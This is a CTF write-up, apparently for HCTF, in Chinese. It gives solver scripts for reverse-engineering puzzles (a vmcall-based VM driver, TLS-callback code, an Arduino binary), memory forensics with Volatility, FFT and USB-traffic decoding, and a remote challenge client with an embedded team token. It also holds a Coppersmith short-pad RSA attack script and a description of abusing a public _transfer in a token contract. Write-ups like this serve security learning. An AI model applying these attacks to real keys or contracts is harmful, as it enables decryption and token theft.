`Spiral_core.sys`使用了IntelVT技术, 用`vmcall`等指令实现了一个虚拟机. flag第二部分直接写入sys文件.

- cpuid: 解密opcode
- invd: 打乱opcode
- vmcall: 执行指令, 格式`OPCODE|mem[dst]|direction|flag[src]`
- readmsr 解密mem数据

```
a = '''rdmsr(0x176);
invd(0x4433);
vmcall(0x30133403);
vmcall(0x3401CC01);
vmcall(0x36327A09);
vmcall(0x3300CC00);
vmcall(0x3015CC04);
vmcall(0x35289D07);
vmcall(0x3027CC06);
vmcall(0x3412CC03);
vmcall(0x3026CD06);
vmcall(0x34081F01);
vmcall(0x3311C302);
vmcall(0x3625CC05);
vmcall(0x3930CC07);
vmcall(0x37249405);
vmcall(0x34027200);
vmcall(0x39236B04);
vmcall(0x34317308);
vmcall(0x3704CC02);
invd(0x4434);
vmcall(0x38531F11);
vmcall(0x3435CC09);
vmcall(0x3842CC0A);
vmcall(0x3538CB0B);
vmcall(0x3750CC0D);
vmcall(0x3641710D);
vmcall(0x3855CC0F);
vmcall(0x3757CC10);
vmcall(0x3740000C);
vmcall(0x3147010F);
vmcall(0x3146CC0B);
```

```
vmcall(0x3743020E);
vmcall(0x36360F0A);
vmcall(0x3152CC0E);
vmcall(0x34549C12);
vmcall(0x34511110);
vmcall(0x3448CC0C);
vmcall(0x3633CC08);
invd(0x4437);
vmcall(0x3080CC17);
vmcall(0x37742C16);
vmcall(0x3271CC14);
vmcall(0x3983CC19);
vmcall(0x3482BB17);
vmcall(0x3567BC15);
vmcall(0x3188041A);
vmcall(0x3965CC12);
vmcall(0x32869C19);
vmcall(0x3785CC1A);
vmcall(0x3281CC18);
vmcall(0x3262DC14);
vmcall(0x3573CC15);
vmcall(0x37566613);
vmcall(0x3161CC11);
vmcall(0x3266CC13);
vmcall(0x39844818);
vmcall(0x3777CC16);
vmcall(0xFFEEDEAD);'''
lns = a.split("\n")

def on_invd(fn):
   global op
   if(fn == 0x4433):
       for i in xrange(5):
           t = op[2 * i]
           op[2 * i] = op[2 * i + 1]
           op[2 * i + 1] = t
   elif(fn == 0x4434):
       t = op[0]
       for i in xrange(9):
           op[i] = op[i + 1]
       op[9] = t
   elif(fn == 0x4437):
       t = op[7]
       for k in xrange(3):
           op[k + 7] = op[7 - k - 1]
           if(k == 2):
               op[7 - k - 1] = op[3]
           else:
               op[7 - k - 1] = op[k + 7 + 1]
       op[3] = op[1]
       #op[1] = op[2]
       op[1] = t

def on_vmcall(param):
   fn = (param >> 24) & 0xFF
   opr1 = (param >> 16) & 0xFF
   opr1x = (opr1 & 0xF0) >> 4
   opr1y = opr1 & 0xF
   opr1_ = opr1x * 9 + opr1y
   direction = (param >> 8) & 0xFF == 0xCC
   opr2 = param & 0xFF

   def rv(i):
       if(direction):
           rr = i
       else:
           rr = 27 - i - 1
       return "x[%d]"%rr
```

```
   if(fn == op[0]):
       raise(AssertionError)
       opc = "mov"
       arg = rv(opr2)
   elif(fn == op[1]):
       opc = "add"
       opo = "+"
       arg = rv(opr2)
   elif(fn == op[2]):
       opc = "sub"
       opo = "-"
       arg = rv(opr2)
   elif(fn == op[3]):
       opc = "div"
       opo = "/"
       arg = rv(opr2)
   elif(fn == op[4]):
       raise(AssertionError)
       opc = "mul"
       arg = rv(opr2)
   elif(fn == op[5]):
       opc = "xor"
       opo = "^"
       arg = rv(opr2)
   elif(fn == op[6]):
       opc = "xor"
       opo = "^"
       arg = "%s + %s - %s"%(rv(opr2-1),rv(opr2),rv(opr2+1))
   elif(fn == op[7]):
       opc = "xor"
       opo = "^"
       arg = "%s << 4"%(rv(opr2))
   elif(fn == op[8]):
       raise(AssertionError)
       opc = "or "
       arg = rv(opr2)
   elif(fn == op[9]):
       opc = "xor"
       opo = "^"
       arg = "%s ^ %s ^ (%s + %s - %s)"%(rv(opr2 + 1), rv(opr2 - 1), rv(opr2 - 2), rv(opr2), rv(opr2 + 2))
   elif(fn == 0xFF):
       print("check")
       return
   dis = "%s m[%02X], %s"%(opc, opr1, arg)
   #dis = "v[%d][%d] = (v[%d][%d] %s (%s)) & 0xFF"%(opr1x, opr1y, opr1x, opr1y, opo, arg)
   print(dis)

#cpuid
op = [0xA3, 0xF9, 0x77, 0xA6, 0xC1, 0xC7, 0x4E, 0xD1, 0x51, 0xFF]
op2 = [0x90, 0xCD, 0x40, 0x96, 0xF0, 0xFE, 0x78, 0xE3, 0x64, 0xC7]
op3 = [0x93, 0xC8, 0x45, 0x95, 0xF5, 0xF2, 0x78, 0xE6, 0x69, 0xC6]
for i in xrange(len(op)):
   op[i] ^= op2[i]

on_invd(0x4437)

for i in lns:
   p = i.index("(")
   q = i.index(")", p + 1)
   cmd = i[:p]
   param = int(i[p+1:q],16)
   if(cmd == "rdmsr"):
       pass
   elif(cmd == "invd"):
       on_invd(param)
   elif(cmd == "vmcall"):
       on_vmcall(param)
```

模拟解密mem

```
int mem[81] =
{
   7, 206, 89, 35, 9, 5, 3, 1, 6,
   2, 6, 5, 125, 86, 240, 40, 4, 89,
   77, 77, 75, 83, 9, 1, 15, 87, 8,
   211, 56, 111, 665, 225, 54, 2, 118, 855,
   106, 170, 884, 420, 93, 86, 87, 7, 127,
   8, 168, 176, 9, 50, 2, 6, 1123, 1129,
   5, 198, 2, 37, 104, 51, 50, 103, 1,
   113, 1, 1287, 99, 8, 6, 163, 1525, 6,
   49, 952, 101, 512, 40, 87, 1, 165, 9
};

int main()
{
   unsigned int v2, v3, v5, v6, i, j, k, l, m, n, ii;
   //first
   v5 = mem[40];
   for (ii = 0; ii < 4; ++ii)
   {
       mem[8 * ii + 40] = mem[8 * ii + 40 - 1];
       for (i = 0; i < 2 * ii + 1; ++i)
           mem[3 - ii + 9 * (ii + 4 - i)] = mem[3 - ii + 9 * (ii + 4 - (i + 1))];
       for (j = 0; j < 2 * ii + 2; ++j)
           mem[j + 9 * (3 - ii) + 3 - ii] = mem[10 * (3 - ii) + j + 1];
       for (k = 0; k < 2 * ii + 2; ++k)
           mem[9 * (k + 3 - ii) + ii + 5] = mem[9 * (3 - ii + k + 1) + ii + 5];
       for (l = 0; l < 2 * ii + 2; ++l)
           mem[9 * (ii + 5) + ii + 5 - l] = mem[9 * (ii + 5) + ii + 5 - (l + 1)];
   }
   mem[72] = v5;

   //174
   v5 = mem[80];
   v6 = mem[8];
   for (i = 8; i; --i)
       mem[10 * i] = mem[9 * (i - 1) + i - 1];
   mem[0] = v5;
   for (j = 1; j < 9; ++j)
       mem[8 * j] = mem[8 * j + 8];
   mem[8 * j] = v6;

   //176
   v2 = mem[76];
   v3 = mem[36];
   for (k = 8; k; --k)
       mem[9 * k + 4] = mem[9 * (k - 1) + 4];
   mem[4] = v2;
   for (l = 0; l < 8; ++l)
       mem[l + 36] = mem[l + 37];
   mem[44] = v3;

   for (i = 0; i < 9; i++)
   {
       printf("[");
       for (j = 0; j < 9 - 1; j++)
       {
           printf("%d, ", mem[i * 9 + j]);
       }
       printf("%d],\n", mem[i * 9 + 8]);
   }
   return 0;
}
```

z3一把梭

```
from z3 import *

a = [
```

```
   (7, 0xE7), (7, 0xE4), (1, 0x19), (3, 0x50),
   (7, 0xE4), (1, 0x20), (6, 0xB7), (7, 0xE4),
   (1, 0x22), (0, 0x28), (0, 0x2A), (2, 0x54),
   (7, 0xE4), (1, 0x1F), (2, 0x50), (5, 0xF2),
   (4, 0xCC), (7, 0xE4), (0, 0x28), (6, 0xB3),
   (5, 0xF8), (7, 0xE4), (0, 0x28), (6, 0xB2),
   (7, 0xE4), (4, 0xC0), (0, 0x2F), (5, 0xF8),
   (7, 0xE4), (4, 0xC0), (0, 0x28), (5, 0xF0),
   (7, 0xE3), (0, 0x2B), (4, 0xC4), (5, 0xF6),
   (3, 0x4C), (4, 0xC0), (7, 0xE4), (5, 0xF6),
   (6, 0xB3), (1, 0x19), (7, 0xE3), (5, 0xF7),
   (1, 0x1F), (7, 0xE4)
]

part1 = ""
for x, y in a:
   if(x == 0):   y -= 34
   elif(x == 1): y -= 19
   elif(x == 2): y -= 70
   elif(x == 3): y -= 66
   elif(x == 4): y ^= 0xCA
   elif(x == 5): y ^= 0xFE
   elif(x == 6): y ^= 0xBE
   elif(x == 7): y ^= 0xEF
   z = (y << 3) | x
   part1 += chr(z)
print(part1)

mp = [
[(0, 0), (0, 1), (0, 2), (0, 3), (1, 2), (1, 3), (1, 4), (2, 3), (2, 4)],
[(0, 4), (0, 5), (0, 6), (0, 7), (0, 8), (1, 5), (1, 7), (2, 7), (3, 7)],
[(1, 0), (2, 0), (3, 0), (3, 1), (4, 0), (5, 0), (5, 1), (5, 2), (6, 0)],
[(1, 1), (2, 1), (2, 2), (3, 2), (3, 3), (3, 4), (3, 5), (4, 1), (4, 2)],
[(1, 6), (2, 5), (2, 6), (3, 6), (4, 3), (4, 4), (4, 5), (4, 6), (5, 4)],
[(1, 8), (2, 8), (3, 8), (4, 8), (5, 8), (6, 7), (6, 8), (7, 8), (8, 8)],
[(4, 7), (5, 5), (5, 6), (5, 7), (6, 5), (6, 6), (7, 6), (7, 7), (8, 7)],
[(5, 3), (6, 2), (6, 3), (6, 4), (7, 2), (7, 4), (7, 5), (8, 5), (8, 6)],
[(6, 1), (7, 0), (7, 1), (7, 3), (8, 0), (8, 1), (8, 2), (8, 3), (8, 4)]
]

v = [
[165, 89, 35, 9, 512, 3, 1, 6, 87],
[7, 206, 125, 86, 5, 40, 4, 2, 8],
[2, 6, 5, 9, 240, 15, 86, 118, 855],
[77, 77, 75, 83, 1, 225, 87, 7, 127],
[56, 111, 665, 54, 2, 6, 1123, 1129, 211],
[106, 170, 884, 198, 176, 420, 50, 103, 1],
[8, 168, 113, 2, 9, 104, 50, 1525, 6],
[5, 93, 1, 1287, 37, 8, 6, 51, 9],
[89, 49, 952, 101, 99, 40, 87, 1, 163]
]

x = [BitVec("x%d"%(i), 16) for i in xrange(27)]
cs = []

for i in x:
   cs.append(And(i >= 0x20, i < 0x7F))

v[1][3] = (v[1][3] ^ (x[23])) & 0xFF
v[0][1] = (v[0][1] - (x[1])) & 0xFF
v[3][2] = (v[3][2] ^ (x[18] + x[17] - x[16])) & 0xFF
v[0][0] = (v[0][0] + (x[0])) & 0xFF
v[1][5] = (v[1][5] ^ (x[4])) & 0xFF
v[2][8] = (v[2][8] ^ (x[19] << 4)) & 0xFF
v[2][7] = (v[2][7] ^ (x[6])) & 0xFF
v[1][2] = (v[1][2] - (x[3])) & 0xFF
v[2][6] = (v[2][6] ^ (x[20])) & 0xFF
v[0][8] = (v[0][8] - (x[25])) & 0xFF
v[1][1] = (v[1][1] + (x[24])) & 0xFF
```

```
v[2][5] = (v[2][5] ^ (x[4] + x[5] - x[6])) & 0xFF
v[3][0] = (v[3][0] ^ (x[8] ^ x[6] ^ (x[5] + x[7] - x[9]))) & 0xFF
v[2][4] = (v[2][4] / (x[21])) & 0xFF
v[0][2] = (v[0][2] - (x[26])) & 0xFF
v[2][3] = (v[2][3] ^ (x[21] ^ x[23] ^ (x[24] + x[22] - x[20]))) & 0xFF
v[3][1] = (v[3][1] - (x[18])) & 0xFF
v[0][4] = (v[0][4] / (x[2])) & 0xFF
v[5][3] = (v[5][3] / (x[9])) & 0xFF
v[3][5] = (v[3][5] + (x[9])) & 0xFF
v[4][2] = (v[4][2] / (x[10])) & 0xFF
v[3][8] = (v[3][8] ^ (x[16] + x[15] - x[14])) & 0xFF
v[5][0] = (v[5][0] - (x[13])) & 0xFF
v[4][1] = (v[4][1] ^ (x[13])) & 0xFF
v[5][5] = (v[5][5] / (x[15])) & 0xFF
v[5][7] = (v[5][7] - (x[16])) & 0xFF
v[4][0] = (v[4][0] - (x[14])) & 0xFF
v[4][7] = (v[4][7] ^ (x[11] << 4)) & 0xFF
v[4][6] = (v[4][6] ^ (x[11] << 4)) & 0xFF
v[4][3] = (v[4][3] - (x[12])) & 0xFF
v[3][6] = (v[3][6] ^ (x[16])) & 0xFF
v[5][2] = (v[5][2] ^ (x[14] << 4)) & 0xFF
v[5][4] = (v[5][4] + (x[8])) & 0xFF
v[5][1] = (v[5][1] + (x[10])) & 0xFF
v[4][8] = (v[4][8] + (x[12])) & 0xFF
v[3][3] = (v[3][3] ^ (x[8])) & 0xFF
v[8][0] = (v[8][0] ^ (x[24] ^ x[22] ^ (x[21] + x[23] - x[25]))) & 0xFF
v[7][4] = (v[7][4] - (x[4])) & 0xFF
v[7][1] = (v[7][1] ^ (x[20])) & 0xFF
v[8][3] = (v[8][3] ^ (x[24] + x[25] - x[26])) & 0xFF
v[8][2] = (v[8][2] / (x[3])) & 0xFF
v[6][7] = (v[6][7] ^ (x[5] << 4)) & 0xFF
v[8][8] = (v[8][8] + (x[0])) & 0xFF
v[6][5] = (v[6][5] ^ (x[17] + x[18] - x[19])) & 0xFF
v[8][6] = (v[8][6] ^ (x[1])) & 0xFF
v[8][5] = (v[8][5] - (x[26])) & 0xFF
v[8][1] = (v[8][1] ^ (x[24])) & 0xFF
v[6][2] = (v[6][2] ^ (x[6])) & 0xFF
v[7][3] = (v[7][3] ^ (x[21] << 4)) & 0xFF
v[5][6] = (v[5][6] - (x[7])) & 0xFF
v[6][1] = (v[6][1] + (x[17])) & 0xFF
v[6][6] = (v[6][6] ^ (x[19])) & 0xFF
v[8][4] = (v[8][4] ^ (x[3] + x[2] - x[1])) & 0xFF
v[7][7] = (v[7][7] - (x[22])) & 0xFF

for i in xrange(9):
   for j in xrange(9 - 1):
       x0, y0 = mp[i][j]
       for k in xrange(j + 1, 9):
           x1, y1 = mp[i][k]
           cs.append(v[x0][y0] != v[x1][y1])

for i in xrange(9):
   for j in xrange(9):
       cs.append(And(v[i][j] >= 1, v[i][j] <= 9))

s = Solver()
s.add(cs)
assert(s.check() == sat)
m = s.model()
r = map(lambda c:m[c].as_long(), x)
part2 = str(bytearray(r))
print(part2)

print("hctf{%s%s}"%(part1, part2))
```

Seven

键盘监控驱动, wsad走迷宫. 程序里比较的是按键的键盘扫描码.

Luckyduck

TLSCallback+SMC*2

```
from string import maketrans

def rand(seed):
   seed = seed * 0x343FD + 0x269EC3
   return seed, (seed >> 16) & 0x7FFF

seed = 0x2DF715E6
secret = bytearray("49E657BD3A47114C95BCEE3272A0F0DEACF2835683496EA9A6C5673CCAC8CC05".decode("hex"))
for i in xrange(len(secret)):
   for j in xrange(0, 8, 2):
       seed, val = rand(seed)
       val %= 4
       secret[i] ^= val << (8 - j - 2)
secret = str(secret)
intab = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/"
outtab = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
trantab = maketrans(intab, outtab)
secret = secret.translate(trantab)
print(secret.decode("base64"))
```

PolishDuck

arduino逆向, 把所有`Keyboard.print`提取得到一个表达式, `eval`求值.

```
base = 0x14EC # VA 0xA76
with open("PolishDuck.bin", "rb") as f:
   buf = f.read()
p = base
s = ""
while(p < 0x1A28): # VA 0xD14
   i = p + 0x14F8-0x14EC
   t = buf[i:i+4].encode("hex")
   x = int(t[7] + t[5] + t[3] + t[1] ,16)
   y = x - 0x100 + 0x1A50
   t = buf[y:y+0x100]
   t = t[:t.index("\x00")]
   s += t
   p += 0x1500 - 0x14EC

print(s)
v = eval(s)
print(hex(v)[2:-1].decode("hex"))
```

MISC

freq game

题目给了将flag编码为频率，然后4个频率为一组合成一个波，并将时域的采样值发回来，所以直接对时域做fft，就可以还原频率。

```
from pwn import *
import json
import numpy as np
io=remote("150.109.119.46",6775)
token="DN2WQ9iOvvAGyRxDC4KweQ2L9hAlhr6j"
io.recvuntil("hint:")
io.sendline("y")
io.recvuntil("token:")
io.sendline(token)
for i in range(8):
   io.recvuntil("[")
   arr=io.recvuntil("]")[:-1]
   arr=arr.split(",")
   arr=map(float,arr)
   time_val=np.array(arr)

   freq_val=np.fft.fft(time_val)
```

```
   freq_val=map(abs,freq_val)
   freq_val_sorted=[i for i in freq_val]
   freq_val_sorted.sort(reverse=1)
   response=[]
   for j in range(4):
       response.append(min(freq_val.index(freq_val_sorted[j*2]),freq_val.index(freq_val_sorted[j*2+1])))
   response_data=""
   for ele in response:
       response_data+=str(ele)
       response_data+=" "
   print response_data
   io.sendline(response_data[:-1])
  # io.interactive()
   raw_input()
io.interactive()
```

eazy dump

python vol.py -f mem.data imageinfo
得知profile是Win7SP1x64
python vol.py -f mem.data --profile=Win7SP1x64 pslist
在内存中看到了三个有趣的进程，wordpad.exe，MineSweeper.exe，mspaint.exe。
把所有进程memdump出来
python vol.py -f mem.data --profile=Win7SP1x64 memdump --dump-dir mem
1804.dmp
312.dmp
2768.dmp
在GIMP使用常用分辨率尝试提取了系统display buffer，最后找到了做dump时候的系统截图，截图中可以看出wordpad里面的内容是I am so boring。尝试在wordpad的进程搜这个串，发现wordpad里面还有别的内容Do you like my art???因此猜测应该是mspaint里面有flag。接着通过截图估算画布大小来提取mspaint里面的图，得到flag。

difficult programming language

简单的搜索可以确定流量里是USB键盘的数据，于是解码得到

```
D'`;M?!\mZ4j8hgSvt2bN);^]+7jiE3Ve0A@Q=|;)sxwYXtsl2pongOe+LKa'e^]\a`_X|V[Tx;:VONSRQJn1MFKJCBfFE>&<`@9!=<5Y9y7654-,P0/o-,%I)ih&%
```

大概是一种叫malboge的奇怪语言，放到模拟器跑一下就可以拿到flag。

CRYPTO

xor_game

使用xortool爆破，可得爆破出来最有可能是密钥的长度为21，且key像flag。
但解出来的大多明文是错乱的英文单词，然后根据这些单词去猜测正确的单词，进而一个个再去修正相同偏移的key。

xor?rsa

Coppersmith's short-pad attack, 网上现成的脚本, 随便改改在https://sagecell.sagemath.org/跑, 可能需要多试几次.

```
def franklinReiter(n,e,r,c1,c2):
   R.<X> = Zmod(n)[]
   f1 = X^e - c1
   f2 = (X + r)^e - c2
   return Integer(n-(compositeModulusGCD(f1,f2)).coefficients()[0])

def compositeModulusGCD(a, b):
   if(b == 0):
       return a.monic()
   else:
       return compositeModulusGCD(b, a % b)

def CoppersmithShortPadAttack(e,n,C1,C2,eps=1/30):
   import binascii
   P.<x,y> = PolynomialRing(ZZ)
   ZmodN = Zmod(n)
   g1 = x^e - C1
   g2 = (x+y)^e - C2
   res = g1.resultant(g2)
   P.<y> = PolynomialRing(ZmodN)
```

```
    rres = 0
    for i in range(len(res.coefficients())):
        rres += res.coefficients()[i]*(y^(res.exponents()[i][1]))

    diff = rres.small_roots(epsilon=eps)
    recoveredM1 = franklinReiter(n,e,diff[0],C1,C2)
    print(diff)
    print(recoveredM1)
    print(recoveredM1 + diff[0])

e = 5
n=0
c1=0
c2=0
CoppersmithShortPadAttack(e, Integer(n), Integer(c1), Integer(c2), 1/50)
```

BLOCKCHAIN

ez2win

由于_transfer函数未正确声明导致public可以访问，而且限制较少，可以构造从Token拥有者到自己的一笔交易，每笔限制10000000，加上空投Token刚好大于10000000